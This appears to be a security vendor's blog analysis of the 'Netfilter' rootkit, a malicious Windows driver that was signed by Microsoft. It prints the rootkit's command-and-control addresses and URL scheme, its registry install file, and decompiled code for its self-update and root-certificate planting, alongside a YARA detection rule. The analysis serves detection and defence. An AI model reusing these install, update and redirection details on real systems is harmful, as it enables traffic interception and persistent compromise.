
Microsoft signed a malicious Netfilter rootkit


gdatasoftware.com/blog/microsoft-signed-a-malicious-netfilter-rootkit



What started as a false positive alert for a Microsoft signed file turns out to be a WFP application layer enforcement callout driver that redirects traffic to a Chinese IP. How did this happen?

Last week our alert system notified us of a possible false positive because we detected a driver[1] named "Netfilter" that was signed by Microsoft. Since Windows Vista, any code that runs in kernel mode is required to be tested and signed before public release to ensure stability for the operating system. Drivers without a Microsoft certificate cannot be installed by default.

In this case the detection was a true positive, so we forwarded our findings to Microsoft who promptly added malware signatures to Windows Defender and are now conducting an internal investigation. At the time of writing it is still unknown how the driver could pass the signing process.



Signature Info ⓘ

Signature Verification

✓ Signed file, valid signature

File Version Information

Date signed 2021-03-17 13:36:00

Signers

+ Microsoft Windows Hardware Compatibility Publisher
+ Microsoft Windows Third Party Component CA 2012
+ Microsoft Root Certificate Authority 2010

Counter Signers

+ Microsoft Time-Stamp Service
+ Microsoft Time-Stamp PCA 2010
+ Microsoft Root Certificate Authority 2010

X509 Certificates


+ Microsoft Windows Hardware Compatibility Publisher
+ Microsoft Windows Third Party Component CA 2012
+ Microsoft Time-Stamp Service
+ Microsoft Time-Stamp PCA 2010

String decoding

The first thing I noted after opening the strings view are some strings that looked encoded or encrypted. While this is not necessarily a sign of a malicious file, it is odd that a driver obfuscates a part of their strings.


I decoded the strings using the following Python snippet.

```
def decryptNetfilterStr(encodedString): key = [9,0,7,6,8,3,1]   i = 0   decodedString
= ""    for ch in encodedString:        decodedString = decodedString + chr(ord(ch) ^
key[i%7])       i += 1  return decodedString
```



```
.idata$4
.idata$6
atsv2,.817(<1/=.6>893986)}
)HSRX,0'1
@lr}:'
Difmdjtnif9!jlhum
Hcdcxw;)tb~|,i}mk*isqeidg|jng/
n|nm"xjj$bqylneiwhfn(~eo:x=7(1/hda`c'tdkp+oebfl/fvfd-#/-=y>1'8+gxsm`cfralo&snaffe$e
e`bone<p5a22q:6&:
URbaapu{y[Ki`i`nbZ[LG]WFTM_L`cui{lg}\T
{wddCbt|jg`cfrmp][OHRT@d{tn`a``}etZ
lxwjgqd{.b~m
Meag}ouJoihm`u`oiUmwu`n`u
@nsczmd} Tc|whggt
HusiKlooi`SZO
LnfddfMlgfeqBt}oWtg{xOefr}qdz
URbaapu{y[S{fsU
USh`|t`{e[Ka`sfsh`|_V`nci
p]Juutmmu_euualoUIirmqolt'Umwu`n`u
USh`|t`{e[Ka`sfsh`|_V`nci
p]Juutmmu_euualoUIirmqolt'Umwu`n`uT@ngnbe|jngs
UDbpa`dUnbrnjm}eu
U?8Zffuoikrmq
```

Encrypted strings



```
hxxp://110.42.4.180:2081/u
HTTP/1.1
Accept: text/html,application/
\Registry\Machine\SOFTWARE\Microsoft\S
explorer.exe
DefaultConnectionSettings
Internet Settings
AutoConfigURL
EnableLegacyAutoProxyFeatures
CurrentVersion\Internet Settings
CurrentVersion\Internet Settings\Connections
mCertificates\ROOT\Certificates\
+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-e
\Registry\User\
\Software\Microsoft\Windo
\Software\Microsoft\Windo
\Device\netfilter
\??\netfilter
```

Decrypted strings

Similar samples

Searching for this URL as well as the PDB path and the similar samples feature on Virustotal we found older samples as well as the dropper[2] of the netfilter driver. The oldest sample[3] signatures date back to March 2021. Virustotal queries to find similar samples via URL and PDB path are listed below.


```
content:{5c68656c6c6f5c52656c656173655c6e657466696c7465726472762e706462}
content:{687474703a2f2f3131302e34322e342e3138303a323038302f75}
```

Additionally the following Yara rule will find samples via retrohunting.

```
rule NetfilterRootkit : Rootkit x64
{       meta:   author = "Karsten Hahn @ GDATA CyberDefense"    description =
"Netfilter kernel-mode rootkit" sha256 =
"115034373fc0ec8f75fb075b7a7011b603259ecc0aca271445e559b5404a1406"      sha256 =
"63D61549030FCF46FF1DC138122580B4364F0FE99E6B068BC6A3D6903656AFF0"      strings:
$s_1 = "\\??\\netfilter\x00" wide       $s_2 = "IPv4 filter for redirect\x00" wide
$s_3 =
"\\Registry\\Machine\\SOFTWARE\\Microsoft\\SystemCertificates\\ROOT\\Certificates\\\x0
        $s_4 = "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
exchange;v=b3;q=0.9\x0D"        $url = "http://110.42.4.180:2080/u\x00" $pdb_1 =
"C:\\Users\\omen\\source\\repos\\netfilterdrv\\x64\\Release\\netfilterdrv.pdb\x00"
//RSDS [20] G:\<symbol>\hello\x64\Release\netfilterdrv.pdb      $pdb_2 = {52 53 44 53
[20] 47 3A 5C E6 BA 90 E7 A0 81 5C 68 65 6C 6C 6F 5C 78 36 34 5C 52 65 6C 65 61 73 65
5C 6E 65 74 66 69 6C 74 65 72 64 72 76 2E 70 64 62}     condition:      any of
($pdb_*, $url) or       all of ($s_*)
}
```

Dropper and installation

The dropper places the driver into **%APPDATA%\netfilter.sys**. Then it creates the file **%TEMP%\c.xalm** with the following contents and issues the command **regini.exe x.calm** to register the driver.




```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\netfilter [1 7 17]
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\netfilter
ErrorControl = REG_DWORD 1
"ImagePath" = \??\C:\Users\admin\AppData\Roaming\netfilter.sys
Start = REG_DWORD 3
Type = REG_DWORD 1

```

Contents of %TEMP%\x.calm

Command and control server

The URL **hxxp://110.42.4.180:2081/u** in the decoded string listing is the server of the rootkit. The Netfilter driver[1] connects to it for fetching configuration information.

After connecting to the hardcoded URL **hxxp://110.42.4.180:2081/u** the server replies with the following string.



```
http://110.42.4.180:2081/p|http://110.42.4.180:2081/s|http://110.42.4.180:2081/h?|http://110.42.4.180:2081/c|http://110.42.4.180:2081/v?
```

Each URL has a specific purpose.


URL	Purpose
hxxp://110.42.4.180:2081/p	Proxy settings

URL	Purpose
hxxp://110.42.4.180:2081/s	Redirection IPs
hxxp://110.42.4.180:2081/h?	Ping with CPU-ID
hxxp://110.42.4.180:2081/c	Root certificate
hxxp://110.42.4.180:2081/v?	Self update

IP redirection

The core functionality of the malware is its IP redirection. A list of targeted IP addresses are redirected to **45(.)248.10.244:3000**. These IP addresses as well as the redirection target are fetched from **hxxp://110.42.4.180:2081/s**.

Researcher @jaydinbas reversed the redirection configuration in this tweet and provided the latest decoded configuration in a pastebin. The general format as observed by @cci_forensics and @jaydinbas is **[<redirection_target>-<port_number>] {<ip_to_redirect1>|<ip_to_redirect2>|...}**




```
[4094359597-3000]{1464145256|69263383|497747674|2982364076|2551807136|3772516455|764096103|86040599|44762842|13
6372247|102817815|52486167|4270973207|1382844424|3424802919|2669828199|3796332335|799737562|1443357739|41981105
68|3707017152|1495160748|1525830477|2283279464|1015774818|1832714087|191815703|423092247|867314886|1973505994|3
349269402|3443154063|3115381295|649849191|172557221|924686107|227626803|244402991|1826395243|1605686178|3542016
279|3270455440|3111378691|644940709|247776410|3337446336|1622463394|382429463|2002031814|2632891358|350279604|1
454523308|2802502972|1877660058|656086938|4243976092|2792397948|740892773|2635273576|2102695110|9935182|3729368
389|2325472555|1834992941|3102683280|804335770|4074970231|3481813932|2107196332|3452652335|2651645799|871190682
|2382952747|3352445868|1028593000|90176418|4232242219|2596488108|395723692|3391624552|217355367|3020952936|4056
641837|3576298029|3379469394|459882668|771699303|3573841963|2134185320|4087497644|3322760039|62210988|208884625
2|93209516|2903577960|246089434|3426424168|3970977639|4001613379|2316109722|55386213|1513125052|830136167|23362
69637|2487264581|254988698|174242411|3675854184|1000227756|106953634|3910271563|1668696774|2981011560|924325224
|4196577161|2652837224|3883815115|2672563560|667441882|472061288|3423999336|635061164|2816801579|706804503|2135
954792|3063497644|3803951786|3214492588|1102959010|183420570|4258087852|2597650093|1856430721|1681462632|289976
```

Encoded redirection configuration

Update mechanism

The sample has a self-update routine that sends its own MD5 hash to the server via **hxxp://110.42.4.180:2081/v?v=6&m=<md5>**. A request might look like this: **hxxp://110.42.4.180:2081/v?v=6&m=921fa8a5442e9bf3fe727e770cded4ab**. The server then responds with the URL for the latest sample, e.g., **hxxp://110.42.4.180:2081/d6** or with OK if the sample is up-to-date. The malware replaces its own file accordingly.




```
xor     edx, edx
lea     rcx, [rsp+550h+md5HashSample]
mov     r8d, 0FFh
call    m_cryptikShifts
xorps   xmm0, xmm0
lea     rcx, [rbp+450h+m_driverImagePath]
mov     edx, 400h
movups  xmmword ptr [rsp+550h+fileName.Length], xmm0
call    m_searchDriverImagePath
test    al, al
jz      short loc_140001856

lea     rdx, [rbp+450h+m_driverImagePath] ; SourceString
lea     rcx, [rsp+550h+fileName] ; DestinationString
call    cs:RtlInitUnicodeString
lea     r8, [rsp+550h+bytesRead]
lea     rdx, [rsp+550h+fileContent]
lea     rcx, [rsp+550h+fileName]
call    m_readFile
test    eax, eax
js      short loc_140001832

mov     rcx, [rsp+550h+fileContent]
test    rcx, rcx
jz      short loc_140001856
```

```
char m_selfUpdateCheck()
{
  ULONG bytesRead; // [rsp+20h] [rbp-E0h] BYREF
  PVOID fileContent; // [rsp+28h] [rbp-D8h] BYREF
  struct _UNICODE_STRING fileName; // [rsp+30h] [rbp-D0h] BYREF
  __m128 md5HashSample[16]; // [rsp+40h] [rbp-C0h] BYREF
  __m128 m_driverImagePath[64]; // [rsp+140h] [rbp+40h] BYREF

  m_cryptikShifts(m_driverImagePath, 0, 0x400ui64);
  m_cryptikShifts(md5HashSample, 0, 0xFFui64);
  fileName = 0i64;
  if ( m_searchDriverImagePath(m_driverImagePath, 0x400u) )
  {
    RtlInitUnicodeString(&fileName, (PCWSTR)m_driverImagePath);
    if ( (int)m_readFile(&fileName, &fileContent, &bytesRead) < 0 )
    {
      strcpy((char *)md5HashSample, "921fa8a5442e9bf3fe727e770cded4ab");
      return m_selfUpdate((char *)md5HashSample);
    }
    if ( fileContent )
    {
      m_calcMD5String((char *)fileContent, bytesRead, (char *)md5HashSample);
      ExFreePoolWithTag(fileContent, 0x454E4557u);
      return m_selfUpdate((char *)md5HashSample);
    }
  }
  return 0;
}
```

Code that checks if the driver is up-to-date and replaces it with a newest version.

Root certificate

The rootkit receives a root certificate via **hxxp://110.42.4.180:2081/c** and writes it to **\Registry\Machine\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\**. The data that is returned from the server has the format **[<certificate name>]:{<certificate data blob>}**



```
[FEF8C731E0E7B3D13E221C7595BE3EA270B58863]:{4,0,0,0,1,0,0,0,16,0,0,0,192,112,182,40,65,205,210,47,2,87,181,161,118,139,142,89,15,0,0,0,1,0,0,0,32,
0,0,0,93,145,184,84,48,165,228,245,34,230,57,134,123,250,123,92,219,222,97,39,182,59,171,175,130,24,246,18,171,53,36,52,20,0,0,0,1,0,0,0,20,0,0,0,
107,161,88,245,28,45,53,47,227,129,83,74,6,145,169,31,61,144,73,238,25,0,0,0,1,0,0,0,16,0,0,0,212,169,8,180,177,86,98,210,80,133,193,104,68,98,189
,232,3,0,0,0,1,0,0,0,20,0,0,0,254,248,199,49,224,231,179,209,62,34,28,117,149,190,62,162,112,181,136,99,92,0,0,0,1,0,0,0,4,0,0,0,0,8,0,0,32,0,0,0,
1,0,0,0,101,3,0,0,48,130,3,97,48,130,2,73,160,3,2,1,2,2,8,107,171,38,136,60,251,98,134,48,13,6,9,42,134,72,134,247,13,1,1,11,5,0,48,56,49,11,48,9,
6,3,85,4,6,19,2,67,78,49,41,48,39,6,3,85,4,3,19,32,71,108,111,98,97,108,83,105,103,110,32,71,67,67,32,82,51,32,68,86,32,84,76,83,32,67,65,32,50,48
,50,48,48,30,23,13,50,49,48,51,48,56,48,53,48,57,48,49,90,23,13,50,50,48,51,48,56,48,53,48,57,48,49,90,48,56,49,11,48,9,6,3,85,4,6,19,2,67,78,49,4
1,48,39,6,3,85,4,3,19,32,71,108,111,98,97,108,83,105,103,110,32,71,67,67,32,82,51,32,68,86,32,84,76,83,32,67,65,32,50,48,50,48,48,130,1,34,48,13,6
,9,42,134,72,134,247,13,1,1,1,5,0,3,130,1,15,0,48,130,1,10,2,130,1,1,0,174,14,60,162,53,52,132,205,57,175,207,52,26,207,141,105,217,197,240,133,23
3,205,73,184,26,176,77,100,107,123,207,55,36,236,120,64,199,61,10,141,54,171,56,19,67,165,204,60,143,207,223,70,24,29,39,238,28,237,148,148,127,90
,38,193,52,186,50,39,115,249,45,50,119,219,100,77,129,113,118,234,65,229,86,110,146,61,35,99,71,89,169,43,204,137,190,221,192,47,94,140,81,187,195
,39,47,37,41,219,28,227,253,118,154,20,131,91,243,228,126,106,206,117,163,135,231,54,35,204,47,60,187,170,247,52,18,210,30,193,100,160,134,72,161,
70,29,70,239,243,190,13,94,212,11,98,50,203,139,221,69,36,46,204,20,185,35,248,81,12,208,63,129,84,69,153,16,74,191,219,91,51,2,143,174,119,217,10
4,99,21,155,42,85,239,200,10,25,186,87,146,52,144,29,241,53,227,15,151,127,93,35,114,161,172,169,22,134,225,120,47,122,189,235,7,30,170,29,87,129,
232,29,238,149,236,17,238,152,225,173,128,217,104,52,195,197,254,167,102,165,201,25,22,134,247,19,249,187,99,2,3,1,0,1,163,111,48,109,48,14,6,3,85
,29,15,1,1,255,4,4,3,2,1,134,48,15,6,3,85,29,19,1,1,255,4,5,48,3,1,1,255,48,29,6,3,85,29,14,4,22,4,20,107,161,88,245,28,45,53,47,227,129,83,74,6,1
